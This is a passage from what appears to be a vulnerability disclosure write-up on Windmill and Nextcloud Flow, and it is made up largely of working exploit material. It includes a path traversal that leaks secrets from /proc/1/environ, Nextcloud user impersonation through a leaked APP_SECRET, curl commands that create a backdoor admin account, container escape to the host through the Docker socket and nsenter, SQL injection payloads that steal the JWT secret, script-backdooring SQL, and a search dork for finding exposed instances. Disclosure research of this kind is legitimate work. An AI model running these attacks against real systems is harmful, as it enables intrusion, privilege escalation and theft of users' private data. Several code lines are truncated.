Job execution is asynchronous. The attacker polls the result endpoint until the job completes:

```
GET /api/w/nextcloud/jobs_u/completed/get_result/01234567-89ab-cdef-0123-456789a
Host: target:8000
Authorization: Bearer LEAKED_TOKEN
```

The response contains the command output:

```
uid=0(root) gid=0(root) groups=0(root)
flow-worker-01
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...
```

Commands execute as root within the Windmill worker container, providing full control over the containerized environment.

Container Escape Limitations

Nextcloud Flow deploys Windmill within an ExApp container that deliberately restricts certain capabilities. Unlike standalone Windmill deployments, Flow

containers do not mount the Docker socket. This architectural decision prevents the container escape technique that works against standalone Windmill.

Attempting to interact with Docker from within a Flow container fails:

```
Cannot connect to the Docker daemon at unix:///var/run/docker.sock. Is the docke
```

The attack surface in Flow deployments is therefore limited to the container itself. This still provides access to any data processed by Flow workflows, the ability to modify workflows and inject malicious logic, and potential credential theft from environment variables or mounted secrets.

Pivoting to Nextcloud via APP_SECRET: Complete Server Takeover

Flow runs as a Nextcloud ExApp (External Application). The AppAPI uses a shared secret (`APP_SECRET`) for authentication between Nextcloud and ExApps.

What I initially thought: The AppAPI would restrict which endpoints ExApps can access, limiting the attack to user enumeration.

What I discovered: The `APP_SECRET` grants **FULL ADMINISTRATIVE ACCESS** to the entire Nextcloud instance. I systematically tested every OCS API endpoint and the results were devastating.

Once you have RCE in the Flow container, this secret is trivially accessible along with the other required header values:

```
cat /proc/1/environ | tr '\0' '\n' | grep -E 'APP_SECRET|APP_ID|AA_VERSION|APP_V
# APP_SECRET=<REDACTED>
# APP_ID=flow
# AA_VERSION=32.0.0
# APP_VERSION=1.3.1
```

The Critical Discovery

The AppAPI authentication format is `base64(userid:secret)`. The devastating finding: **you can impersonate ANY user** by simply changing the userid in the header:

```
SECRET="<LEAKED_APP_SECRET>"
AUTH=$(echo -n "admin:$SECRET" | base64 -w0)

curl -sk \
  -H "AA-VERSION: $AA_VERSION" \
  -H "EX-APP-ID: $APP_ID" \
  -H "EX-APP-VERSION: $APP_VERSION" \
  -H "AUTHORIZATION-APP-API: $AUTH" \
  -H "OCS-APIRequest: true" \
  "https://nextcloud.target/ocs/v2.php/cloud/users"
```

What You Can Do

With the `APP_SECRET`, you have **full administrative access** to Nextcloud:

Action	Example
Create admin backdoor	Create user + add to admin group
Read/write ANY file	WebDAV access as any user
Disable security apps	Remove 2FA, brute force protection

Action	Example
Create public shares	Exfiltrate data anonymously
Access calendars/contacts	Full personal data access

Create a backdoor admin:

```
# Create user (headers AA-VERSION, EX-APP-ID, EX-APP-VERSION omitted for brevity
curl -sk -X POST \
  -H "AUTHORIZATION-APP-API: $AUTH" \
  -H "OCS-APIRequest: true" \
  -d "userid=backdoor&password=ComplexP@ss123!" \
  "https://target/ocs/v2.php/cloud/users"

# Add to admin group
curl -sk -X POST \
  -H "AUTHORIZATION-APP-API: $AUTH" \
  -H "OCS-APIRequest: true" \
  -d "groupid=admin" \
  "https://target/ocs/v2.php/cloud/users/backdoor/groups"
```

Access any user's files:

```
# Impersonate victim user
AUTH=$(echo -n "victim:$SECRET" | base64 -w0)
curl -sk \
  -H "AUTHORIZATION-APP-API: $AUTH" \
  "https://target/remote.php/dav/files/victim/Documents/secret.pdf"
```

Automated exploitation with interactive shell:

To demonstrate the full impact, I developed windfall_nc_pivot.py - an interactive shell that automates the entire attack chain with tab completion:

```
$ python3 windfall_nc_pivot.py https://target --shell

╔══════════════════════════════════════════════════════════════╗
║              W I N D F A L L   N C   P I V O T               ║
╚══════════════════════════════════════════════════════════════╝

ℹ Target: https://target
✓ Leaking APP_SECRET: nXmiLwie...PG1i
ℹ APP_ID: flow, AA_VERSION: 32.0.0
✓ Fetching users: 6 users, admin: admin
ℹ   admin (admin)
ℹ   testuser
ℹ Type 'help' for commands, Tab for completion

no user> user admin
✓ Switched to admin
admin:/> ls
  Documents/
  Nextcloud Manual.pdf
  Photos/
  Reasons to use Nextcloud.pdf
admin:/> get Reasons to use Nextcloud.pdf No Reasons.pdf
✓ 976625 bytes → No Reasons.pdf
```

Three commands. No credentials. Full access to every user's private files.

Why This Works: AppAPI Design Issue

This is **not Flow-specific** - it affects ALL Nextcloud ExApps. I analyzed the AppAPI source code to understand why.

Step 1: Header Parsing (`lib/Service/AppAPIService.php`)

```
$authorization = base64_decode($request->getHeader('AUTHORIZATION-APP-API'));
$userId = explode(':', $authorization, 2)[0];
$authorizationSecret = explode(':', $authorization, 2)[1];
$authValid = $authorizationSecret === $exApp->getSecret();
```

The header format is **`base64(userid:secret)`**. Nextcloud extracts the userid and validates the secret. **The userid can be ANY valid Nextcloud user.**

Step 2: User Impersonation (`lib/Service/AppAPIService.php`)

```
private function finalizeRequestToNC(ExApp $exApp, string $userId, ...): bool {
    if ($userId !== '') {
        $activeUser = $this->userManager->get($userId);
        $this->userSession->setUser($activeUser);  // ⟵ THE CRITICAL LINE
    }
}
```

The line **`setUser($activeUser)`** sets the active session to **any user specified in the header**. No permission check exists.

Step 3: WebDAV Access (`lib/DavPlugin.php`)

```
public function beforeMethod(RequestInterface $request, ResponseInterface $respo
    if ($this->request->getHeader('AUTHORIZATION-APP-API')) {
        if ($this->service->validateExAppRequestToNC($this->request, true)) {
            $this->session->set(Auth::DAV_AUTHENTICATED,
                explode(':', base64_decode($this->request->getHeader('AUTHORIZAT
        }
```

```
    }
}
```

The `DavPlugin` grants full WebDAV access to the userid from the header.

The Scopes System Was Removed

From the AppAPI CHANGELOG:

```
## [3.2.0 - 2024-09-10]
### Removed
- ApiScopes are deprecated and removed. #373
```

Previously, ExApps declared required scopes (BASIC, SYSTEM, FILES, USER_INFO, NOTIFICATIONS, TALK, AI_PROVIDERS, etc.) and Nextcloud restricted access accordingly. **This system no longer exists.** Once authenticated, an ExApp has unrestricted access.

I found the Pull Request #373 that removed this security feature. The official justification from the author:

> *""Ongoing optimization, unnecessary stuff removal to reduce the number of requests during AppAPIAuth.""*

The entire `ExAppApiScopeService.php` (112 lines of permission checking code), the admin UI for viewing scopes, the CLI commands for managing scopes, and all related tests were deleted. The PR was merged on September 4, 2024, by one of AppAPI's main contributors and approved by another core team member.

But here's the thing: even before removal, the protection was limited.

I analyzed the removed code from PR #373. Here's what the scope checking actually did:

```
// Step 1: Check if ExApp has the "ALL" scope (value 9999)
$allScopesFlag = (bool)$this->getByScope($exApp, ExAppApiScopeService::ALL_API_S

// Step 2: Get the required scope for the current API route
$apiScope = $this->exAppApiScopeService->getApiScopeByRoute($path);

// Step 3: Only enforce scope restrictions if ExApp does NOT have "ALL" scope
if (!$allScopesFlag) {
    // BASIC scope (value 1) was always granted to every ExApp
    if ($apiScope['scope_group'] !== ExAppApiScopeService::BASIC_API_SCOPE) {
        if (!$this->passesScopeCheck($exApp, $apiScope['scope_group'])) {
            return false;  // Access denied
        }
    }
}
// If ExApp has "ALL" scope, this entire block is skipped - no checks performed
```

Having an `ALL` scope isn't inherently wrong - it's reasonable for some apps to need full access. **The problem was the lack of controls around it:**

And in AppAPI's own CI test workflows (`.github/workflows/tests-special.yml`), this is what they used:

```
php occ app_api:app:register $APP_ID manual_install --json-info \
  "{\"appid\":\"$APP_ID\",...,\"scopes\":[\"ALL\"],\"system_app\":1}" \
  --force-scopes --wait-finish
```

The implementation had several gaps:

1. **Web UI bypassed confirmation** - The code used `--force-scopes --silent` for installs via the admin panel. A comment in the code stated: *"Scopes approval does not applied in UI for now."*
2. **CLI confirmation existed, but was optional** - Running `occ app_api:app:register` without `--force-scopes` would prompt for approval, but automated workflows and the web UI used `--force-scopes` by default
3. **No review process** - any ExApp could request `ALL` scope
4. **CI tests used `ALL` scope** - The official test workflows used `"scopes": ["ALL"]` with `--force-scopes`, which may have set a precedent for other developers

The confirmation prompt existed in the CLI code, but **admins installing ExApps through the Nextcloud web interface never saw it** since the web UI used `--force-scopes` automatically.

The granular scopes existed (FILES, USER_INFO, TALK, NOTIFICATIONS, etc.), but the tooling defaulted to bypassing them. **The permission system required developers to voluntarily restrict themselves.**

The stated reason was performance optimization, but the scope checking code was just string comparisons and array lookups in memory - no database queries, no network calls. The actual overhead was minimal. The more likely motivation was simplification: fewer features to maintain means less code complexity.

The removal means the principle of least privilege no longer applies to the ExApp permission model. A single leaked `APP_SECRET` grants unrestricted

access to the entire Nextcloud instance, including the ability to impersonate any user, bypass 2FA, and access all data.

From a security architecture perspective, plugin systems typically enforce boundaries to limit blast radius when things go wrong. The current design means **any vulnerability in any ExApp that leaks the `APP_SECRET` becomes a full Nextcloud compromise.** This is a significant risk given that secrets can leak through various vectors: path traversal (as shown here), log files, environment variable exposure, SSRF, backups, etc.

What the Official Documentation Says

The official AppAPI authentication documentation describes the authentication headers:

> *""Each ExApp request to secured API with AppAPIAuth must contain the following headers:"*
>
> - *AA-VERSION - minimal version of the AppAPI*
> - *EX-APP-ID - ID of the ExApp*
> - *EX-APP-VERSION - version of the ExApp*
> - *AUTHORIZATION-APP-API - base64 encoded userid:secret"*

The authentication flow diagram shows these steps:

1. "Check if user is not empty and active"
2. "Set active user"

That's it. The documentation shows the flow goes directly from "Check if user is not empty and active" to "Set active user". No intermediate step verifies that the user consented to this ExApp or has any relationship with it. I verified this matches the source code shown above - the `setUser($activeUser)` call happens immediately after checking the user exists, with no authorization check.

Security Bypasses Are Automatic

From the official AppAPI authentication documentation, under "AppAPI session keys":

> *""After successful authentication, AppAPI sets the `app_api` session key to `true`."*
>
> *"Note: The Nextcloud server verifies this session key and allows CORS protection and Two-Factor authentication to be bypassed for requests coming from ExApps. Also, the rate limit is not applied to requests coming from ExApps.""*

This is a significant security concern. Nextcloud explicitly documents that 2FA is bypassed for ExApp requests. This means even if a user has properly configured two-factor authentication, an attacker with a leaked `APP_SECRET` can impersonate them without any second factor.

Limitations: No RCE on the Host

At this point, I had full admin access to Nextcloud. The natural next question: **can I get RCE on the host machine?**

Nextcloud AIO deploys ExApps as Docker containers. As an admin, you can configure Docker daemons and deploy ExApps through the admin panel. I tested whether I could deploy a malicious container with host filesystem access (e.g., `-v /:/host`) to escape to the host.

The answer is no. Nextcloud AIO uses a Docker Socket Proxy that sits between Nextcloud and the Docker daemon. This proxy enforces strict HAProxy rules:

```
# Only volume mounts allowed (no bind mounts to host filesystem)
acl type_not_volume req.body -m reg -i "\"Type\"\s*:\s*\"(?!volume\b)"
# No privileged containers
acl no_privileged_flag req.body -m reg -i "\"Privileged\""
# Container names restricted to nc_app_*
acl nc_app_container_name url_param(name) -m reg -i "^nc_app_[a-zA-Z0-9_.-]+"
```

These rules block:

- **Bind mounts** (`-v /:/host`) - only Docker volumes allowed
- **Privileged containers** (`--privileged`)
- **Arbitrary container names** - must match `nc_app_*`

Even with full admin access to Nextcloud, you cannot deploy a container that mounts the host filesystem. This is a well-designed security boundary by the Nextcloud AIO team.

Attack Chain Summary

```
Flow RCE → Leak APP_SECRET → Full Nextcloud data compromise
                           → Create admin backdoor
```

```
                              → Access all users' files
                              → BUT no RCE on host (Docker Socket Proxy blocks it)
```

Impact: Complete compromise of all Nextcloud data. Any organization running Flow should consider their Nextcloud instance compromised if an attacker gains RCE in the Flow container.

Attack Chain: Standalone Windmill

Standalone Windmill instances have a distinct fingerprint. The following dork identifies exposed deployments:

```
"/_app/immutable/entry" && "windmill"
```

Standalone Windmill deployments present a different target, but with an important caveat: **RCE is not always achievable**. Unlike Flow where credentials are systematically stored in a configuration file, standalone Windmill relies on an environment variable named `SUPERADMIN_SECRET` for administrative authentication. The critical detail is that this variable is **not set by default** in Windmill's configuration.

Leaking Environment Variables

When `SUPERADMIN_SECRET` is configured, the attack proceeds as follows. Linux exposes process environment variables through the `/proc` filesystem. The file `/proc/self/environ` contains null-separated key-value pairs for the current process, while `/proc/1/environ` targets the init process (PID 1). In containerized environments, PID 1 is typically the main application process.

```
GET /api/w/{any_workspace}/jobs_u/get_log_file/..%2F..%2F..%2F..%2F..%2F..%2Fpro
Host: target:8000
```

The response contains null-separated environment variables:

```
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\x00
DATABASE_URL=postgres://windmill:REDACTED@db:5432/windmill?sslmode=disable\x00
SUPERADMIN_SECRET=REDACTED_SECRET_VALUE\x00
MODE=server\x00
...
```

How SUPERADMIN_SECRET Authentication Works

The authentication mechanism for `SUPERADMIN_SECRET` is remarkably simple. Looking at the Windmill source code in `backend/windmill-api/src/lib.rs`, the secret is loaded at startup:

```
let auth_cache = Arc::new(crate::auth::AuthCache::new(
    db.clone(),
    std::env::var("SUPERADMIN_SECRET").ok(),
    // ...
));
```

When a request arrives with a bearer token, the authentication logic in `backend/windmill-api/src/auth.rs` performs a direct string comparison:

```
} else if self
    .superadmin_secret
    .as_ref()
    .map(|x| x == token)
```

```
        .unwrap_or(false)
    {
        Some(ApiAuthed {
            email: SUPERADMIN_SECRET_EMAIL.to_string(),
            username: "superadmin_secret".to_string(),
            is_admin: true,
            is_operator: false,
            groups: Vec::new(),
            folders: Vec::new(),
            scopes: None,
            // ...
        })
    }
```

No hashing, no cryptographic verification, just `x == token`. If the bearer token matches the environment variable exactly, the request is authenticated as `superadmin_secret@windmill.dev` with full administrative privileges (`is_admin: true`). Security through simplicity, I guess. At least it's not `if password == "admin"`. We've come so far as an industry.

A Note on Timing Attacks

The direct string comparison `x == token` caught my attention. In cryptographic contexts, comparing secrets using standard equality operators is considered unsafe because the comparison may return early on the first mismatched character. This timing difference, while measured in nanoseconds, can theoretically leak information about the secret character by character.

I explored this avenue, attempting to measure response time variations when submitting tokens with progressively correct prefixes. In theory, a token starting with the correct first character should take slightly longer to reject than one with an incorrect first character.

In practice, the attack proved infeasible. Network jitter, server load variations, and the overhead of HTTP processing completely drown out the nanosecond-level timing differences from string comparison. Modern CPUs also optimize string comparisons in ways that don't guarantee consistent early-exit behavior. Without local access to the server or an extremely low-latency connection, timing attacks against this comparison are not practical.

The correct mitigation would be using constant-time comparison functions like `subtle::ConstantTimeEq` or `ring::constant_time::verify_slices_are_equal()` in Rust, but exploiting the current implementation remotely remains theoretical.

This means the leaked `SUPERADMIN_SECRET` value is directly usable as a bearer token:

```
GET /api/users/whoami HTTP/1.1
Host: target:8000
Authorization: Bearer LEAKED_SUPERADMIN_SECRET
```

The exploitation then proceeds identically to the Flow attack chain: validate access via `/api/users/whoami`, then execute code via `/api/w/{workspace}/jobs/run/preview`.

When Exploitation Fails

If the administrator never configured `SUPERADMIN_SECRET`, the environment variable leak reveals `DATABASE_URL` but not a usable authentication credential. The attacker can still exfiltrate sensitive data (database credentials, configuration files, source code), but cannot leverage Windmill's job execution API without valid authentication.

This makes **Nextcloud Flow a more reliable target** for full exploitation. Flow always generates and stores admin tokens during initialization, guaranteeing that the path traversal leads to RCE on every vulnerable instance. Standalone Windmill deployments may or may not be fully exploitable depending on their specific configuration.

When `SUPERADMIN_SECRET` is present, the key difference emerges in the post-exploitation phase: many standalone Windmill deployments mount the Docker socket to enable container-based job execution.

Docker Socket Exploitation

When Windmill has access to `/var/run/docker.sock`, the attacker can escape the container entirely. The Docker socket allows any process with access to communicate with the Docker daemon running on the host.

First, verify Docker socket access from within the compromised container:

```
POST /api/w/admins/jobs/run/preview HTTP/1.1
Host: target:8000
Authorization: Bearer LEAKED_TOKEN
Content-Type: application/json

{
    "content": "ls -la /var/run/docker.sock && docker ps",
    "language": "bash"
}
```

If the socket exists and Docker commands succeed, the container can be escaped. However, relying on a specific image like `alpine` creates an

unnecessary dependency. What if the target is air-gapped? What if the image isn't cached locally?

The most stealthy approach uses `nsenter` to directly enter the host's namespaces without spawning any container:

```
POST /api/w/admins/jobs/run/preview HTTP/1.1
Host: target:8000
Authorization: Bearer LEAKED_TOKEN
Content-Type: application/json

{
    "content": "nsenter -t 1 -m -u -n -i sh -c 'id && hostname && cat /etc/shado
    "language": "bash"
}
```

This works when the Windmill container runs with **both** `--privileged` (or `CAP_SYS_ADMIN`) **and** `--pid=host`. Without `--pid=host`, PID 1 inside the container is the Windmill process itself, not the host's init. The `nsenter` command attaches to PID 1's namespaces (mount, UTS, network, IPC), so you need the host's PID namespace to escape.

However, **most Windmill deployments don't use** `--pid=host` - they only mount the Docker socket. In these cases, nsenter fails silently and the fallback uses Docker with the **Windmill image itself** (which includes `nsenter`):

```
IMG=$(docker images --format '{{.Repository}}:{{.Tag}}' | grep windmill | head -
docker run --rm --privileged --pid=host $IMG \
    nsenter -t 1 -m -u -n -i sh -c "id && hostname"
```

We specifically use the Windmill image because it contains `nsenter`. Minimal images like `alpine/socat` lack this tool and would fail silently.

Commands executed in this context run on the **host system** with root privileges:

```
uid=0(root) gid=0(root) groups=0(root)
actual-host-machine
root:$6$REDACTED:19000:0:99999:7:::
...
```

The hostname change from `windmill-worker` to the actual host machine confirms successful container escape. From here, the attacker has full root access to the underlying server: they can read SSH keys, install persistence mechanisms, pivot to other systems, or exfiltrate any data on the host.

When direct `nsenter` works (rare deployments with `--privileged --pid=host`), it's the stealthiest option: no new containers appear in `docker ps` logs. But in practice, the Docker socket method is what you'll use on most targets.

The Docker socket mount is **enabled by default** in Windmill's official `docker-compose.yml`:

```
# From windmill-labs/windmill/docker-compose.yml
volumes:
  # mount the docker socket to allow to run docker containers from within the wo
  - /var/run/docker.sock:/var/run/docker.sock
```

This is the recommended setup from Windmill's documentation. Most deployments following the official guide are vulnerable to container escape.

The Docker socket enables legitimate container-based job execution, but becomes a severe vulnerability when combined with the path traversal.

A Note on Sandboxing

Windmill offers an optional sandboxing feature using nsjail, a lightweight process isolation tool developed by Google. When enabled, nsjail restricts job execution within a confined namespace, limiting filesystem access and system calls.

However, this sandboxing is **disabled by default.** Most deployments run without it, leaving jobs executing with full container privileges. More importantly, even if nsjail sandboxing were enabled, it would not mitigate the Windfall vulnerability. The path traversal occurs in the API server process, not within a sandboxed job execution context. The vulnerable `get_log_file` endpoint runs in the main Windmill server, which operates outside any job sandbox.


This is a common misconception: sandboxing job execution does not protect against vulnerabilities in the orchestration layer itself.

Bonus: Authenticated SQL Injection → Full Privilege Escalation

Here's where it gets ironic. While writing up the path traversal, I noticed Windmill has a bug bounty program paying up to $2,500 for critical vulnerabilities. Naturally, I asked Claude: "Find me more vulnerabilities in this codebase."

Fifteen minutes later, we had a second finding: an authenticated SQL injection in the folder management API. At first glance, it looks like "just" data

exfiltration. But then I dug deeper, and it turns out this vulnerability is **far more critical** than it initially appears.



15 min later

While the vulnerable `addowner` endpoint requires the caller to be an owner of the target folder, any authenticated user can simply create their own folder first and then exploit it. Folder creation has no privilege requirements beyond basic authentication, and the creator automatically becomes an owner.

The real impact: The SQL injection can leak the `jwt_secret` from the `global_settings` table. With this secret, an attacker can **forge arbitrary JWT tokens**, including super admin tokens. This transforms a "simple" authenticated SQLi into a **full privilege escalation chain leading to RCE**.

```
Operator (no code exec) → SQLi → Leak jwt_secret → Forge Admin JWT → Super Admin
```

Any operator can become super admin and execute arbitrary code. This is not data exfiltration - this is **complete system compromise**.

The Vulnerable Code

The vulnerability exists in `backend/windmill-api/src/folders.rs` at lines 698-699:

```
sqlx::query(&format!(
    "UPDATE folder SET extra_perms = jsonb_set(extra_perms, '{{\"{owner}\"}}', t
     true) WHERE name = $2 AND workspace_id = $3 RETURNING extra_perms"
))
.bind(true)
.bind(&name)
.bind(&w_id)
```

The `owner` parameter from the JSON request body is directly interpolated into the SQL query without sanitization. The code uses Rust's `format!` macro to build the query string, embedding user input directly into what becomes the JSONB path argument.

Prerequisites

- Any authenticated user account (admin, developer, or operator)
- User must be member of at least one workspace

Note: Windmill is a code execution platform by design. Developers and admins are expected to run arbitrary code, that's the product's core feature. So for

these roles, the SQLi "only" enables data exfiltration and cross-workspace access. The real impact is on **operators**: the most restricted role, explicitly blocked from code execution. For them, this SQLi is the **only path to RCE**.

Note on workspace access: Creating a workspace requires super_admin privileges. However, this is not a limitation in practice. The standard Windmill workflow involves admins creating workspaces and inviting users. Every normal user is a member of at least one workspace - that's how they access the platform. An account without workspace membership would be useless for legitimate work anyway.

Understanding Windmill Roles

Windmill has three user roles. According to their documentation (archived):

> *""Operators have limited access within a workspace. They can only execute and view scripts, flows, and apps that they have visibility on, and only those that are within their allowed path or folders. Operators do not have the ability to create or modify entities.""*

And their pricing page (archived) reinforces this:

> *""An operator is a user who can only execute scripts, flows and apps, but not create and edit them. Operators are 1/2 price of developers (or 1/2 seats).""*

Based on this, I initially built my SQLi attack chain around the assumption that operators had no code execution capability:

```
Operator (no code execution) → SQLi → jwt_secret leak → Forge admin JWT → RCE
```

However, digging deeper revealed this documentation is misleading.

Looking at the source code in `backend/windmill-api/src/jobs.rs`:

```
if authed.is_operator {
    return Err(error::Error::NotAuthorized(
        "Operators cannot run preview jobs for security reasons".to_string(),
    ));
}
```

Only `run_preview` is blocked. But testing on Windmill CE v1.614.0 showed that:

- `POST /api/w/{workspace}/scripts/create` → **Success** (operators CAN create scripts)
- `POST /api/w/{workspace}/resources/create` → **Success** (operators CAN create resources)
- `POST /api/w/{workspace}/jobs/run/p/{script_path}` → **Success** (operators CAN execute their scripts)

This means any operator can achieve RCE without any SQLi by simply creating a script in their namespace (`u/{username}/`) and executing it. The documentation and pricing model are both wrong.

So when does the SQLi actually matter?

The SQLi becomes critical in **hardened environments** where:

- PID namespace isolation is enabled (`ENABLE_UNSHARE_PID=true`) - blocking access to `/proc/1/environ`
- Default database credentials have been changed
- Network segmentation prevents direct access to the internal database

However, here's the catch: while Windmill's self-host documentation (archived) states *"The official Windmill docker-compose enables PID namespace isolation by default"*, the reality is different:

1. **The binary defaults to disabled**: In `windmill-worker/src/worker.rs`, `ENABLE_UNSHARE_PID` defaults to `false`
2. **The docker-compose has it commented out**: Both CE and EE examples have `# - ENABLE_UNSHARE_PID=true` (commented)
3. **No EE-specific hardening**: The Enterprise Edition docker-compose examples don't enable it either

We cannot confirm how Windmill Cloud (their SaaS) is configured, but for **all self-hosted deployments** (CE and EE), the `/proc` leak works by default unless manually hardened.

Alternative leak via Docker socket: Even if PID namespace isolation is enabled, the default `docker-compose.yml` mounts `/var/run/docker.sock` into the worker container. An attacker with RCE can use the Docker API to inspect other containers and extract their environment variables:

```
# List containers and get DATABASE_URL from any windmill container
docker inspect $(docker ps -q) --format '{{.Name}}: {{range .Config.Env}}{{print
```

This bypasses PID namespace isolation entirely. The only way to prevent credential leakage is to **remove the Docker socket mount** - but this breaks Windmill's ability to run Docker-based jobs.

In default deployments, an operator (or any user) with RCE can:

1. Read `/proc/1/environ` to leak `DATABASE_URL` with credentials
2. Create a PostgreSQL resource pointing to Windmill's internal database
3. Query `global_settings` to extract the `jwt_secret`
4. Forge a `super_admin` JWT token

```
Default environment:  User → RCE → /proc/1/environ → DATABASE_URL → Connect to D
```

But in a hardened environment where `/proc` is protected, the SQLi provides a **direct path to** `jwt_secret` through the application layer, bypassing all infrastructure hardening:

```
Hardened environment: User → SQLi → jwt_secret → Forge super_admin JWT → Full ac
```

The SQLi is the **only reliable privilege escalation path to super_admin** when the infrastructure is properly secured.

Beyond JWT: Full Database Access = Game Over

Forging a JWT is the stealthiest approach, but with direct database access, an attacker can do much more:

```
-- Create unlimited free super_admin accounts (bypasses Enterprise licensing!)
INSERT INTO password (email, password_hash, login_type, super_admin, verified)
```

```
VALUES ('free@attacker.com', '$argon2id$v=19$m=65536,t=3,p=4$...', 'password', t

-- Add them as admin to any workspace
INSERT INTO usr (workspace_id, username, email, is_admin, operator)
VALUES ('production', 'freeadmin', 'free@attacker.com', true, false);

-- Dump all secrets and variables
SELECT * FROM variable WHERE is_secret = true;

-- Backdoor existing scripts
UPDATE script SET content = 'malicious_code()' WHERE path = 'critical/workflow';
```

Enterprise licensing impact: Windmill Enterprise charges **$20/seat/month** for developers. With database access, an attacker (or even a malicious insider) can create unlimited seats directly in the database, completely bypassing the licensing model. Combined with the fact that operators are already broken (they can do everything developers can), Windmill's entire pricing structure is compromised.

Why Any User Can Exploit This

At first glance, `addowner` requires the caller to be an owner of the target folder. This might seem like a limitation. It's not.

The attack is completely self-sufficient:

1. **Any authenticated user** can create a new folder via `POST /api/w/{workspace}/folders/create`
2. **The creator automatically becomes the folder's owner**
3. **As owner**, they can call `addowner` on their own folder
4. **SQLi triggers** → data exfiltrated into `extra_perms`

5. **Read the folder** → retrieve the leaked data
6. **Delete the folder** → clean up traces

No elevated privileges required. No pre-existing folder access needed. The attacker creates their own attack surface.

```
TOKEN="YOUR_OPERATOR_TOKEN"
HOST="http://target:8000"
WS="admins"

# Step 1: Create folder (we become owner)
curl -s -X POST "$HOST/api/w/$WS/folders/create" \
  -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" \
  -d '{"name": "sqli_a1b2c3d4"}'

# Step 2: Inject via addowner (works because we're owner)
curl -s -X POST "$HOST/api/w/$WS/folders/addowner/sqli_a1b2c3d4" \
  -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" \
  -d '{"owner": "x\"}'"'"', (SELECT to_jsonb((SELECT value FROM global_settings

# Step 3: Read result
curl -s "$HOST/api/w/$WS/folders/get/sqli_a1b2c3d4" \
  -H "Authorization: Bearer $TOKEN"
# Response: {"extra_perms": {"x": "LEAKED_JWT_SECRET", ...}}

# Step 4: Cleanup (CRITICAL - leaked data remains in extra_perms until folder de
curl -s -X DELETE "$HOST/api/w/$WS/folders/delete/sqli_a1b2c3d4" \
  -H "Authorization: Bearer $TOKEN"
```

Exploitation

The attack targets the `addowner` endpoint:

```
POST /api/w/{workspace}/folders/addowner/{folder_name} HTTP/1.1
Authorization: Bearer VALID_TOKEN
Content-Type: application/json

{
    "owner": "x\"}', (SELECT to_jsonb((SELECT password_hash FROM password LIMIT
}
```

This payload closes the JSONB path string, injects a subquery as the new value for `jsonb_set`, and comments out the rest of the original query. The resulting SQL becomes:

```
UPDATE folder SET extra_perms = jsonb_set(extra_perms, '{"x"}', (SELECT to_jsonb
```

